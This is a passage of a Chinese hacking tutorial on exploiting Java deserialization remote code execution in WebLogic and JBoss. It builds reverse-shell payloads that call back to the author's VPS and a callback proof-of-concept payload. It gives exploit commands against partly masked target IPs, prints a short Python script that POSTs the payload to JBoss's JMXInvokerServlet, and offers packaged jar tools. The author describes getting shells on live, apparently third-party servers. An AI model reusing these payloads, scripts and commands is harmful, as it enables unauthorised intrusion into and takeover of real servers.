

图 1-2-1

这么多错误，其实一开始我是拒绝的，需要导入 jar 包，地址：

http://pan.baidu.com/s/1pJ7twuR ，然后就没有报错提示了！



图 1-2-2

说明：

1、 使用第一个脚本制作的 payload，我们结合 Weblogic 的 Exploit weblogic.py，可以让存在漏洞服务器反弹 shell 到我们的 VPS 上。

2、 使用第二个脚本制作的 payload，我们结合 Weblogic 的 Exploit weblogic.py ，可以让存在漏洞的服务器主动向 VPS 的某地址发出 GET 请求。

我们就可以在日志中根据有无收到这个 GET 请求来判断是否存在这个漏洞。

制作反弹 shell 的 payload

做一个反弹到 IP 为 103.111.222.121 的端口为 10512 的反弹 shell 的名为 kiss.bin 的 payload，保存在 E 盘根目录。

修改代码：WeblogicPaylodMake.java 69-70 行为这样：



图 1-2-3

执行这个 java



图 1-2-4

得到反弹 shell 的 payload



图 1-2-5

制作测试 POC 的 payload

做一个访问 URL 地址：http://www.heysec.org/JavaSeriVulns.txt 的 payload，保存在 E 盘根目录。

修改代码：WeblogicPOC.java 86-88 行为这样：

图 1-2-6

同样执行 Java 代码，得到下面 payload:



图 1-2-7

0x03. Weblogic 利用过程

反弹 shell 到 VPS

利用之前得到的 Weblogic 的 Exploit weblogic.py 加载 payload 执行：

准备如下：



图 1-2-8

先在 Sebug 上确认漏洞存在的：

图 1-2-9

VPS 上监听 10512 端口、然后执行 weblogic.py 的 Exploit 脚本， 多执行几次命令：

```
python weblogic.py 222.***.2**.53 7001 kiss.bin
```



图 1-2-10

有些时候，执行一两次没有反应，我一般执行 3-4 次就反弹回来了！

然后就可以 xxoo 咯



图 1-2-11

POC 验证漏洞

多执行几次下面的命令：

```
python weblogic.py 222.1**.**3.53 7001 poc.bin
```



图 1-2-12

然后去 VPS 看日志，可以看到有多次请求记录！证明此漏洞是存在的！



图 1-2-13

到此 Weblogic 的漏洞证明，到漏洞利用反弹 shell 都成功了！

0x04. Jboss 利用过程

上面生成的反弹 shell 的 payload 可以不经过修改直接在 Jboss 上使用的，但是我至今没有找到像 Weblogic 的 py 利用脚本一样的在 Jboss 上利用的 Exploit。就为了找 Exploit 我去看很久的：https://github.com/njfox/Java-Deserialization-Exploit 和 https://github.com/frohoff/ysoserial JAVA 小白表示没有搞定。一直到晚上，我看到了之前收到的这个：



图 1-2-14

那个文件里面是一个 POST 包文件。于是灵机一动写了下面的 8 行 python 脚本：

```
#!/usr/bin/python
import requests
import sys
host=sys.argv[1]
port = sys.argv[2]
payloadObj = open(sys.argv[3],'rb').read()
URL = "http://"+host+":"+port+"/invoker/JMXInvokerServlet"
requests.post(URL, data=payloadObj)
```

图 1-2-15

于是乎有了下面的过程：

1、找一个 Jboss 的目标：

2、用 Sebug 的照妖镜确认存在 JBoss “Java 反序列化”过程远程命令执行漏洞

图 1-2-16

准备上面截图的 doPost.py 脚本，以及 Weblogic 测试时的 payload：

```
#!/usr/bin/python
import requests
import sys
host=sys.argv[1]
port = sys.argv[2]
payloadObj = open(sys.argv[3],'rb').read()
URL = "http://"+host+":"+port+"/invoker/JMXInvokerServlet"
requests.post(URL, data=payloadObj)
```



图 1-2-17

执行下面的命令：

```
python doPost.py http://www.***.org/ 80 kiss.bin
```



图 1-2-18

然后就也可以 XXOO 了

图 1-2-19

同样测试 Weblogic 的 POC，也是通用的！真是厉害啊！



图 1-2-20

至此，Weblogic、Jboss 的反弹 shell 和 poc 都测试成功了！

注意：

WeblogicPaylodMake.java 中 42 行的 http://www.iswin.org/attach/iswin.jar 在公网测试时，强烈提醒把这个放在自己的 VPS 上。

在内网测试时，可能服务器上不了外网，需要在内网自己搭建个 web，让目标服务器来加载你 web 上的这个 jar 文件。

0x05. 小工具.

为了方便小伙伴们使用，我导出了两个 jar 包，分别用于制作反弹 shell 的 payload 和测试的 payload。

使用方法和利用方法请仔细看下面的截图：

1、制作反弹 shell 的 payload 并利用：

命令：

```
java -jar makeshell.jar 你的 IP 监听端口  payload 名
```

如：

```
java -jar makeshell.jar 202.112.221.32 8888 D:\\java\\shellpayload
```

